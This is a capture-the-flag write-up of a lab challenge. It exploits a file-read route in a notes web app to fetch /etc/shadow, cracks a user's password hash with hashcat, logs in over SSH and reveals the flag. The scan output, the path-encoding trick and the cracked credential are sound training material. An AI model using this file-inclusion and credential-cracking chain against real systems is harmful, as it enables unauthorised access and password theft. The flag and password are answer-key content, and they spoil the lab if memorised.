


[Task 20] [Day 15] LFI 15/12/2019




[Deploy](#)

Elf Charlie likes to make notes and store them on his server. Are you able to take advantage of this functionality and crack his password?

Read the supporting materials [here](#).

Objectives

1. What is Charlie going to book a holiday to?
2. Read /etc/shadow and crack Charlies password.
3. What is flag1.txt?



1. What is Charlie going to book a holiday to?
 - From note 3, looks like Charlie is going to hawaii
 - Tried to use dirsearch and see if I can find directories to exploit\

2. Read /etc/shadow and crack Charlies password.

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://10.10.211.110 -w ./directory-list-2.3-medium.txt -e html
```

(_|_|_) (7_|_|_) v0.3.9


Extensions: html | **HTTP method:** get | **Threads:** 10 | **Wordlist size:** 220521

Error Log: /root/dirsearch/logs/errors-20-03-27_06-46-54.log

Target: http://10.10.211.110

[06:46:54] Starting:
[06:46:55] 200 - 2KB - /
[06:47:00] 301 - 179B - /assets -> /assets/
[06:47:05] 301 - 173B - /css -> /css/
[06:47:06] 301 - 175B - /imgs -> /imgs/
[06:47:12] 301 - 171B - /js -> /js/
[06:47:15] 301 - 177B - /notes -> /notes/
CTRL+C detected: Pausing threads, please wait...
[e]xit / [c]ontinue:

- All results are redirects and they produce errors; we cannot retrieve files thru these routes




- Inspecting shows a script that fills 3 <p> tags with text from files on the server
- The script defines a function getNote() that specifies a url '/get-file/'

```

46 <script>
47   function getNote(note, id) {
48     const url = '/get-file/' + note.replace(/\\/g, '%2f')
49     $.getJSON(url, function(data) {
50       document.querySelector(id).innerHTML = data.info.replace(/(?:\r\n|\r|\n)/g, '<br>');
51     })
52   }
53   // getNote('server.js', '#note-1')
54   getNote('views/notes/note1.txt', '#note-1')
55   getNote('views/notes/note2.txt', '#note-2')
56   getNote('views/notes/note3.txt', '#note-3')
57 </script>

```

- We can use the /get-file/ route to request files from the server. Lets try /etc/shadow just in case. Need to encode the path of the file or else it will interpret the '/' as a route.



- Now we have the password hash for Charlie!
- Save the hash to a file, and also download a password list, then throw those into hashcat to brute force the password
- Charlie needs to learn better password management; **password1**

```
Dictionary cache built:
* Filename...: ./darkweb2017-top10000.txt
* Passwords..: 9999
* Bytes.....: 82603
* Keyspace...: 9999
* Runtime....: 0 secs

$6$0HymLspP$wTqsTmPKz.u/CQDbheQjwwjyYoVN2r0m6CDu0KDeq8mN4pqzuna70X.LPdDPCKPj709TB0rvWfCzpEkG0yhL.:password1

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: $6$0HymLspP$wTqsTmPKz.u/CQDbheQjwwjyYoVN2r0m6CDu0K...G0yhL
Time.Started.....: Fri Mar 27 07:40:16 2020 (1 sec)
Time.Estimated...: Fri Mar 27 07:40:17 2020 (0 secs)
Guess.Base.....: File (./darkweb2017-top10000.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 333 H/s (7.14ms) @ Accel:128 Loops:32 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 512/9999 (5.12%)
Rejected.....: 0/512 (0.00%)
Restore.Point....: 0/9999 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1...: 123456 -> paruto1
```

3. What is flag1.txt?

```
Nmap scan report for 10.10.211.110
Host is up (0.042s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux
; protocol 2.0)
|_ ssh-hostkey:
|   2048 7f:b0:e8:39:85:53:24:ec:53:38:0e:d9:53:01:84:c2 (RSA)
|   256 fd:57:12:19:3f:64:4f:ee:e9:ae:f8:ca:0d:d3:41:d3 (ECDSA)
|_  256 7d:b2:8c:66:eb:8f:e1:d2:9e:0a:d8:d2:98:67:c0:99 (ED25519)
80/tcp    open      http         Node.js (Express middleware)
|_ http-title: Public Notes
3369/tcp  filtered  satvid-data1nk
```

- Nmap shows ssh is open; lets sign into the machine with credentials Charlie:password1

```
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Fri Dec 13 21:44:29 2019 from 10.8.11.98
charlie@ip-10-10-211-110:~$ ls
flag1.txt
charlie@ip-10-10-211-110:~$ cat flag1.txt
THM{4ea2adf842713ad3ce0c1f05ef12256d}
charlie@ip-10-10-211-110:~$
```

- The flag is THM{4ea2adf842713ad3ce0c1f05ef12256d}